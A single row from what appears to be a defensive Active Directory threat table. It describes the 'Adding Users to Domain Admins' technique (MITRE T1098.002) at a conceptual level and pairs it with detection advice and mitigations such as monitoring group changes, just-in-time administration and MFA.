Adding Users to Domain Admins	T1098.002 – Account Manipulation: Domain Account	Attackers with Generic ALL can add themselves or another account to the Domain Admins group, granting full control over the domain.	• Monitor changes to group memberships, especially sensitive groups like Domain Admins. • Enable event logging for group changes in Active Directory.	• Limit access to modify group memberships. • Enable just-in-time (JIT) administration for critical roles • Use MFA for high-privilege accounts and role modifications.

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